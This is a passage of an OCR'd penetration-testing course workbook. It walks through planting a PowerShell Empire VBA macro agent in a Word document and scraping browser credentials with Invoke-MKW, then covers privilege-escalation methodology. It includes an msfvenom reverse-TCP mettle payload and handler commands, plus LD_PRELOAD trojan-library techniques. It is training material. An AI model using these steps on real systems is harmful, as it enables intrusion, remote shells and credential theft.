
Use the Microsoft Word Menu bar to select Tools->Macros->Macro (or just press ALT+F8). You will see the dialog shown above. Type in any temporary name in the "Macro name" field (1), then BE SURE to select your Document from the "Macros in" dialog (2) circled in the picture. Finally, you can click on "Create" (3).

If you fail to select your document here, your macro will likely be overridden with another student's macro!

Attacker Step

Exercise: Client-Side Macro Import

- From the Visual Basic Menu, Select File->Import File
- In the Open Dialog, type your complete Kali URL
- Click "Open" and the editor will download your agent into the "New Macros" module



Exercise: Client-Side Macro Import


Use the Microsoft Visual Basic Menu bar to select File->Import File (CTRL+M). In the Open Dialog, enter your entire Kali SimpleHTTPServer URL, then click "Open". This will create a new Visual Basic Module named Module1.

If you get an error, double-check your Kali URL, including IP address and filename for the SimpleHTTPServer. You can also try downloading the empire.bas manually via Internet Explorer, then open the downloaded file locally.

Attacker Step

Exercise: Client-Side Macro View Code

- Right-click on "Module1"
- Select "View Code" in the pop-up menu
- See the macro source on the right



Exercise: Client-Side Macro View Code


Right-click on the newly created "Module1" object (1), and select "View Code" (2) from the pop-up menu. You should see correctly formatted Visual Basic for Applications code on the main code Window.

In some victims, we can simply click on the green triangle button to play the macro. If there is any setting or defense preventing the execution, we may not see the error or notice. It is best to save the document, close the document (but not Word itself), and re-open our new document to ensure everything is loaded and enabled correctly.

Attacker Step

Exercise: Client-Side Macro Execution

- Close (and SAVE!) the macro editor
- Remember your unique filename
- Re-open your document
- AutoOpen fails often, don't worry!



Exercise: Client-Side Macro Execution

Close the macro naturally with the File menu (1). Be sure to SAVE your document when prompted. Re-open your unique document (if you close all of Word, you'll have to restart Word or reconnect). If the Empire agent does not connect within 10 seconds of opening the file, you can force the connection by manually running the macro.

If you would like to manually run the macro agent, return to the Macro menu (Tools->Macro->Macros or Alt-F8) and select "AutoOpen" (2) before clicking Run (3).

Attacker Step


Exercise: Client-Side VBA Agent

- Another agent joins the Empire

```
[+] Initial agent ZLMACBYDCNUY3A2P from 10.10.10.71 now
(Empire: stager/macro)> agents
...
ZLMACBYD   10.10.10.71   ADMIN-82A87923B
(Empire: agents)> interact ZLMACBYD
(Empire: ZLMACBYDCNUY3A2P)> rename word
(Empire: word)>
```


Exercise: Client-Side VBA Agent

Now we have another Empire agent running inside the RPD Office server. If you are doing this exercise at the same time as other students, please do not attempt any escalation or other dangerous activities with this agent. You may use the agent to list processes and see other logged-in users (and if you are the only one connected, it's a fine time to practice.




Exercise: Client-Side Exploitation Optional Invoke-MKW

Invoke-MKW is a customized Invoke-Mimikittenz script. Invoke-Mimikittenz has several existing signatures for credentials and examines several processes. To speed things up a little for this exercise, we've removed the default signatures and included one for http://kittenwar.sec660.org/ (naming it Invoke-MimikittenzWar and Invoke-MKW for short). Invoke-MKW has also been modified to save the matched credentials to $HOME\mkw.out, so we can download it at our convenience.

It may usually take a few minutes for the script to complete. Our version should be faster; if it does not find any matches, use the victim to browse to http://kittenwars.sec660.org/, follow the login link, and enter some username and password credentials. This exercise only looks at iexplore.exe for the signatures. Invoke-Mimikittenz does not require Administrative or High privileges, but can fail on 32-bit versions of Windows. See the following page.


```
(Empire: agentz) > scriptcmd Invoke-MKW
Job started: Debug32_vncjo
```


```
Parsing RAM from Sec660 kittenwar credentials ... see
C:\Users\student\mkw.out when script completes
(Empire: agentz)> shell Set-Location $HOME
(Empire: agentz)> dir mkw.out

LastWriteTime                                 Length Name
-------------                                 ------ ----
12/21/2017 4:27:44 PM                             28 mkw.out
(Empire: agentz)> cat mkw.out

user=VICTIM&pass=EASYPASS&
```




Exercise: Client-Side Exploitation – The Point

The point of this exercise was to practice using PowerShell Empire to leverage a foothold into a better position. Either by escalating with an OS feature or third-party exploit, Empire is flexible to accommodate. While Empire doesn't have a comprehensive exploit archive, its core functionality is integrated into Windows and will continue to give a knowledgeable attacker an advantage in speed and flexibility.



Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!



Course Roadmap

Next, we take a detailed look at how to escape and escalate with restricted access.

Objectives

- Our objective for this module is to understand:
  - Common restrictions placed as security defenses
  - Working around the restrictions
  - Gaining different privileges

Objectives

This module is designed to illustrate how a penetration tester can work around commonly encountered restrictions.

Linux Restrictions

- Grsecurity and PaX
  - Patches to Linux kernel and gcc
  - Restricts and protects exploitation of common bugs
  - Role Based Access Controls (RBAC)
- SELinux/AppArmor/AppLocker
  - SELinux limits by inode
  - AppArmor by filepath
  - Hinges on training the defense with normal operations
- Key to breaking out is leveraging allowed features

Linux Restrictions

Grsecurity is a project that incorporates dramatic protections into the Linux kernel. The most significant feature of grsecurity is to allow or disallow execution from specific paths on the filesystem. Recently, grsecurity announced they will use Linux kernel 3.2 for their stable branch.

PaX is part of the grsecurity project and is mostly patches to gcc to enhance protections such as non-executable stack, Address Space Layout Randomization (ASLR), heap mechanics, and other things that contribute to exploitation. Although PaX does not directly defend an application, having grsecurity and PaX applied before compiling an application prevents many escalations, which would also make escape difficult. PaX's patches enhance ASLR significantly and were available before most modern operating systems could perform ASLR.

Application restrictions are becoming more prolific as a defense. SELinux and AppArmor both have application hardening features. SELinux restricts resources based on inode number from the filesystem (as well as other security enhancements). The major difference between SELinux and AppArmor is that AppArmor rules are fixed on the path. This could be considered a "better" feature, as it enables clearer configuration and use. However, most environments allow links on the filesystem that could circumvent a simple implementation.

These defense technologies are designed around whitelisting access for each application and then allowing only those features as trained. Escaping software protected by these restrictions all depends on exploiting those allowed features.

General Methodology to Escape

- Depends heavily on what is installed
- Leverage what is available
- Treat it like a video game:
  - Remove the "Fog of War"
  - Pilfer anything obviously unique
  - Focus on abusing features creatively
  - Look for obscure inputs
- Easier to escape if you escalate first

General Methodology to Escape

Any restriction attack should be approached considering the context of what access the attacker already has. Treat this like a video game and see what you can identify as "interesting" files or programs. A penetration tester should be combing the area, looking for artifacts related to how the system is used. This foothold might be only an intermediate step to a better foothold, not directly to privileged access.

Look around /usr or C:\Program Files to find non-default applications. Start looking at files to see what is already allowed and how you might be able to abuse them.

General Methodology to Escalate

- Gain privilege by exploiting services
  - Start/restart the service:
    - Force an unexpected reboot
    - Don't rule out social engineering
  - Control the environment of the service:
    - Environment variables
    - Trojan executable or libraries
    - Configuration or other input files
- Meterpreter post modules: post/windows/escalate/*
- New Metasploit local exploits: exploit/[OS]/local/*

General Methodology to Escalate


Before we can escape, we usually need to escalate our permissions to a higher privilege. There is such a variety of systems in existence, most situations require a different path to higher privileges. No matter what operating system or environment is involved, there are some general techniques that are often helpful.

For any situation, escalation can be found via attacking a privileged service or the kernel. Services from third-party vendors are usually the easiest way to get a root or administrator privilege. In addition to the formal operating system services, you may find special processes that behave like a service and are just as useful. To evaluate if your service is a candidate for escalation, you need to identify its environment: Environment variables, libraries, configuration files, input files, and how it is started. Scheduled jobs run by the Task Scheduler service are often just as good and start in a predictable way. (Nightly backup job? Yes!) Anything surrounding the service that can be manipulated by the attacker, including the actual executable binary, is part of the attack surface.

If the service is already running, it must somehow be restarted. If the service isn't running, it will not help the attacker, obviously. A partial denial-of-service attack often is enough of a concern to reboot the target by the user or administrator. As rebooting the machine is one of the first arbitrary troubleshooting steps, it is a realistic expectation. Do not rule out social engineering, either: "Sorry, Mr. Administrator, my Nmap scan broke that server; can you reboot it before I get in trouble?"

Some common local exploits that are useful in privilege escalation are included in the Metasploit framework. The bypass_uac and service_permission post-exploitation modules are reliable on production systems.

Metasploit has started using the exploit/[OS]/local/ category for privilege escalation. Both types of modules can run against a Meterpreter session that is already established with the victim as an unprivileged user.



Looking for Executable Candidates

First, check for known kernel vulnerabilities. Between uname -a and cat /etc/issue, you should find out enough about the distribution to search publicly for known vulnerabilities. If those commands are not allowed, you can usually leverage Nmap to fingerprint the OS and get close.

Locate executables that run with the owner's permissions with these commands:

```
find / -perm -2000 -o -perm -4000
sudo -l
```

Start observing the most special executables first (custom, obscure, and regular, in that order). There may be features to take advantage of, so experiment a little on each file. Try downloading the file to a lab machine and do a little exploratory surgery to find the next step to take toward escape. If you cannot find documentation, you can try eliciting responses from the application. Command-line options such as -h or -help usually respond with basic usage information. Sometimes, using an option that is not supported (make up a command-line option) gives you different usage information.

Looking for Exploitable Features

- Break custom applications with bad input

```
/usr/bin/custom_app 12
/usr/bin/custom_app AA
/usr/bin/custom_app A B C D E F G H I ...
```

- Error messages can lead to exploitability
- Tracing library calls will show lower-level activity

```
ltrace /usr/bin/custom_app 10.10.10.10
[snip]
strcat("ping -c 1 ", "10.10.10.10")
system("ping -c 1 10.10.10.10|grep ttl" <unfinished ...>
```


Looking for Exploitable Features

Even without proper documentation, you can still determine what features are used. A brief behavior analysis can show you things that are undocumented as well. The idea is to give the program different types of input and see what behavior changes. Combining inputs with a trace program, such as ltrace (which traces library calls), provides a lower layer of behavioral information. In some ways, this technique is more appropriate than documentation or source-code review because it examines the actions, not design. Don't forget to watch for error messages: They direct you to the intended purpose.

Library Loading on Linux

- Check for libraries to abuse

```
ldd /usr/bin/custom_app
```

- ELF's RPATH/RUNPATH hardcode libs path
- Trojan libraries to control programs:
  - LD_PRELOAD used before checking /lib
    - *Should* be prevented on SUID executable
  - LD_LIBRARY_PATH used instead of checking /lib
  - Find existing library shims, starting with LD_ or RTL_

```
env | grep 'LD_\|RTL_'
```


Library Loading on Linux

Replacing libraries can change the behavior of an otherwise secure program. The ldd program lists the files that are dynamically linked by the program. Because they are dynamic, there is a chance we can get a malicious library with the same name loaded first. Delivering the malicious library might be difficult; we need to try a few different ways to get it loaded.

ELF binaries can have hardcoded library paths by using RPATH and RUNPATH settings. These are in the dynamic section and can be read with the readelf command. It is possible to find a binary that has been built to use a hardcoded library path, later finding that it doesn't load anything from the system location. It is possible to create the missing library and have it maliciously act on behalf of the attacker. (This is similar to common third-party vulnerable software installations on Windows that have a DLL in a relative path.)

Two environment variables are especially useful for library loading. The LD_PRELOAD and LD_LIBRARY_PATH variables are parsed by the dynamic linker (ld.so) like the PATH environment variable for executables. The LD_PRELOAD is used to load modules before everything else. Using the LD_LIBRARY_PATH can change where the linker looks for the libraries (except it cannot override settings in /etc/ldd.so.conf). LD_AUDIT has similar functionality. Depending on the situation, some executables might be vulnerable to manipulation with variables that start with LD_ or RTL_.

The syscall functions cannot be overloaded in this way, but libc or other library calls can be hooked this way.

Trojan Libraries on Linux

- Use Metasploit's mettle.so payload

```
# msfvenom -p linux/x64/mettle/reverse_tcp
LHOST=10.10.75.99 -f elf-so > /tmp/mettle.so
```

- Start an equivalent multi-handler

```
# msfconsole -qx 'use exploit/multi/handler;
set PAYLOAD linux/x64/mettle/reverse_tcp;
set LHOST 10.10.75.99; exploit'
```

